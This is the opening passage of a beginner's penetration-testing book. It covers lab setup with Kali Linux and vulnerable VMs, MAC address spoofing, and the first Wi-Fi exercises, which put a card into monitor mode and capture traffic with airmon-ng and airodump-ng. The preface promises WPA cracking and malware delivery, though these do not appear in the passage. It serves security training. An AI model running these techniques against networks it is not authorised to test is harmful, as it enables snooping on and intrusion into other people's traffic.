VERSION 3.0

HACKLIKEPRO

Manish Pundeer

MANISH PUNDEER

HACKER | WEB DEVELOPER

Manish Pundeer

MASTERCLASS
HACKLIKEPRO
Manish Pundeer

CONTENTS

Preface

Penetration testing is the practice of penetrating networks, systems, and applications to find vulnerabilities that hackers may use to infiltrate the system and cause damage to the business. Penetration tests require hackers, either a single skilled hacker or a team of hackers, to probe the network and systems to access to the business data and information. The business's information security department is then informed by official report of the vulnerabilities.

To meet some information security standards, businesses are required to perform penetration tastings on a regular basis in order to keep certified by the standard. For example, Payment Card Industry Data Security Standard (PCI DSS) requires a yearly penetration test to be done by the businesses to maintain certification. The demand for skilled penetration testers extremely high and it will be higher in the coming years.

This book is intended for people who have no prior knowledge of penetration testing, ethical hacking and would like to enter the field. This is not a theoretical book but a practical step by step guide to penetration testing that teaches the techniques and tools that real hackers use to hack networks and exploit vulnerabilities. The guide is based in Kali Linux and other tools that real hackers use. This guide assumes that readers have no knowledge Kali Linux and teaches you through penetration testing exercises. This guide covers the all the phases of penetrations testing starting from reconnaissance, scanning, gaining access, maintaining assess and covering tracks. The main feature of the guide will be 73 Pen-tests exercises that cover wireless and Wi- Fi penetration testing, client side penetration testing, server side penetration testing, creating and delivering malware, social engineering, email spoofing, complete web penetration testing and Mobile phones penetration testing. I hope you find this guide helpful and insightful as you learn more about penetration testing.

Manish Pundeer

Who is this Book for?

This book is a hands-on guide; it is for anyone interested in Information security and wanted to know how hackers hack systems, what tool they use and how they do information gathering about their target. This book is aimed at people who are new to the world of ethical hacking and penetration testing, it is for those with little or no previous experience and not sure where to begin. However, this book is also good for Information Security Managers and Information Technology managers in general who want to understand what the threats to their systems, what tools hackers use and what measures they need to take in order to protect their systems and networks.

This Book goes straight to the point of hacking and does not go in detail in the theoretical aspects, it is a practical hands on guide that explains in easy to follow instructions, how to setup up testing environment and how to do each penetration test. It lists the steps and guide the user about the commands needed and show the expected results in screen shots for each exercise. At the end of this book not only you will gain the knowledge about how to perform penetration testing, but also you will know how to use Kali Linux and Linux in general, because the book assume the reader has no prior knowledge in Kali Linux which the main operation system of Penetration testing.

White Hat Hacker Ethics

This book teaches you to be a penetration tester in other word a white hat ethical hacker. The exercises listed in this book can be very harmful and illegal to do in real environment without prior permission to conduct such activities against any information system, network or normal client who use computing devices.

- Don’t be malicious.
- Don’t use skills learned in illegal activities.
- If you are doing Penetration testing for external Client, keep all data gathered during the penetration testing confidential and do not reveal the Data to anyone without the consent of the client.
- Do not use skills to harm or interfere other people’s work.

Neither the author of this book, nor the publisher encourages the misuse of the penetration testing exercises listed in this book.

LAB SETUP

This chapter will guide readers in setting up the environment, so they will be able to do all the Exercises in the following chapters, assuming you have a laptop with minimum 8G RAM and 64 G Disk space (Windows or Mac). The chapter will guide you through the installation of Oracle Virtual Box software, Kali Linux virtual machine, Windows 10 virtual machine and Ubuntu Linux machine that has vulnerabilities, also the guide will explain the Wireless card setup with the host and Kali Linux.

Lab Setup preparations

To do all the labs in this training course, you need to have the following:

- Windows or mac (host machine) with minimum 8G Ram (16G RAM is recommended)
- Minimum 80G disk space. (250G is recommended for the host machine)
- The lab will depend on installation of three virtual machines.

1. Lab Setup:

- Laptop (host machine)
- Installation of VirtualBox
- Installation of Attacker Virtual machine Kali Linux
- Installation of victim machine 1: Virtual Metasploitable (Ubuntu Linux machine)
- Installation of victim machine 2: Virtual Windows 10
- Need External USB Wi-Fi card that compatible with host machine and Kali Linux to do wireless penetration labs.

2. Install VirtualBox software

- You will need Windows or Mac machine with minimum 8G Ram and 64G Free disk space.
- Download VirtualBox software from the following link: https://www.virtualbox.org/wiki/downloads
- Install VirtualBox software.

Note: Virtualization must be enabled in the laptop BOIS to run 64-bit virtual machines inside VirtualBox.

3. Installation of Attacker Machine (Kali Linux)

- To install Kali Linux image, go to (https://www.kali.org/downloads/).
- Download Kali Linux 64-bit VirtualBox (Image for Virtual Box).
- Double click the downloaded file and it will install itself under VB software.
- Give Kali 4G Ram and at least 20G Disk space.

4. Installation of Victim-1 Machine (Metasploitable)

Metasploitable is a vulnerable Linux distro made by Rapid7. This OS contains several vulnerabilities. It is designed for pen testers to try and hack. Rapid 7 offer this software for free for the Penetration testers community, they just need to register with Rapid 7 and then download the Metasplotable virtual machine.

You can download Metasploitable from the following link:
https://information.rapid7.com/metasploitable-download.html

To install Metasploitable in VirtualBox (Vbox):

- In Vbox click on New.
- Give it a Name, Type= Linux, Version= Ubuntu 64k. Next and give it 512 M Ram or 1 G ram then Next.
- Choose “Use an existing virtual hard disk file - Go to the Metasploitable file location and choose .vmdk file.

5. Installation of Victim- 2 machine (windows 10)

We will also install a normal windows 10 machine as a victim, we will be running our attacks against this machine. Microsoft has released several windows virtual machines that can be downloaded from the following link

- https://developer.microsoft.com/en-us/microsoft-edge/tools/vms
- download Win10.0va file.
- right click the file and choose open with Virtual box.
- Agree on import setting.

6. Install VBox Extension Pack and Guest addition

After the installation of the three machines, we need to install VirtualBox extension pack that allow you to share files between host machine and virtual machines and resize of the virtual machine screen and other options that make working with virtual machines easy.

- Download extension pack and install from https://www.virtualbox.org/wiki/downloads

After finishing installing Virtual machines and for Better integration with host desktop and mouse install VB guest addition, so the following link for more info about installing guest addition. https://docs.oracle.com/cd/E36500_01/E36502/html/qs-guest-additions.html

For Kali Guest addition follow the following procedure:


In Kali machine open Terminal and enter the following commands:


- #apt purge virtualbox-guest-x11 #apt autoremove --purge #reboot
- #apt update
- #apt dist-upgrade #reboot
- #apt update
- #apt install -y virtualbox-guest-x11 #reboot

Note : Oracle keep changing the location of the Extension Pack and Guest Edition in their website.

Configure NAT in Virtual Box

- Normally Virtual machines are isolated from each other and cannot directly communicate with each other.
- Create NAT network in VirtualBox to allow virtual machines communications.
- In Windows or MAC to create NAT network go to Virtual Box File/Preferences/ Network/add New NAT Network.
- Right click the VMs, go to setting, Network, and choose NAT network as follow





Do this step for all machines.


Updating Kali Linux


- Open VirtualBox and start Kali Linux and login as:
- User: kali
- Password: kali
- Open terminal and type the following commands:
- #sudo apt-get update
- #sudo apt-get install terminator (terminal software more flexible than the build in terminal software)
- #sudo apt-get upgrade

To avoid typing **sudo** each time you enter a command, login as root but first you should setup password for the root account, the following procedure show how to setup a root password

- Login as kali/kali
- Type #sudo su and enter Kali password

- At the root account type #passwd
- Enter a password such as toor





- **Logout Kali and log back in as root/toor**

7. USB Wi-Fi Adpator

Wi-Fi USB adaptor is a wireless card that will be used in Kali Linux Wireless training to monitor and inject packets over the air. The build- in wireless cards are unmanaged cards and cannot monitor the available Wi-Fi access point on the air.

Most of the USB wireless cards that used to work smoothly with Kali Linux until the introduction of Kali 2020 which have Linux kernel 5.4. In Kali 2020.4 do the following to install new drivers for the cards:


- Check the card chipset using command #airmon-ng
- If the chipset is Ralink then #apt install firmware-ralink

```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070
```

Attaching Card to Kali Linux


To attach the card to Kali virtual machine, see the screenshot below.

- The card should be connected to host
- In Virtual Box highlight Kali machine, then click Setting /USB
- If the card does not appear, click the + to add the card



Starting Wireless Network Card

- Unplug the card
- Start Kali
- Plug the card again – if the card working green light should be flashing in the USB Icon on kali



- Type #iwconfig

```
root@kali:~/Desktop# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.462 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~/Desktop#
```

Changing mac address

- #ifconfig wlan0 down
- #macchanger --random wlan0
- #ifconfig wlan0

WI-FI PENETRATION TESTING

In this chapter you will learn how to use special wireless card to collect packets off the air and monitor Wi-Fi traffic plus cracking WEP and WPA WI-FI encrypted networks also you will learn how to make a fake access point and collects Packets that passing through your access point. At the end of the chapter there is guide on how to protect wireless Wi-Fi network from such attacks.

Wi-Fi or wireless penetration testing is an important aspect of any security audit project, organizations are facing serious threats from their insecure Wi- Fi network. A compromised Wi-Fi puts the entire network at risks. In this section we are going to run many exercises to see Wi-Fi traffic off the air, de- authenticate legitimate users from Wi-Fi connection, setting up Fake Access point and lure people to it, crack WEP and WPA.

1. Putting card in monitor mode

Exercise 1: Putting wireless card in Monitor mode

- Start Kali Linux VM
- Check Kali version

#grep VERSION /etc/os-release

- To see what Kernel version, type #hostnamectl

Putting card in to monitor mode will allow it to capture any packets off the air, even packets not directed to its mac address

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    521 NetworkManager
    617 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Card Mode - Managed: if the card mode is managed, it will only can see the packets that targeted the card mac address or broadcast, to make the card to see all packets in the air it has to be changed to monitor mode.

- Changing the Card to Monitor Mode:
  - #iwconfig
  - #ifconfig wlan0 down
  - #airmon-ng start wlan0


```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~# ifconfig wlan0 mode monitor
mode: No address associated with name
ifconfig: `--help' gives usage information.
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    515 NetworkManager
   1512 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           rtl88XXau       Realtek Semiconductor Corp. 802.11ac WLAN Adapter

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...
Segmentation fault

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
root@kali:~# airmon-ng check kill

Killing these processes:

    PID Name
   1512 wpa_supplicant
```

2. Over the air wireless data packets capture


airodump-ng utility allows the card to capture all traffic in the air if the card is set to monitor mode, it will show all Access Points that it can see

Exercise 2: Over the air wireless data capture

- #airodump-ng wlan0mon

```
root@kali:~# airodump-ng wlan0
```

- If you do not see any output
  - Disconnect the card from the USB port.
  - Connect the card pack with Kali running.
  - Put the card in monitor mode.
  - Run airodump-ng again.
- **Output**

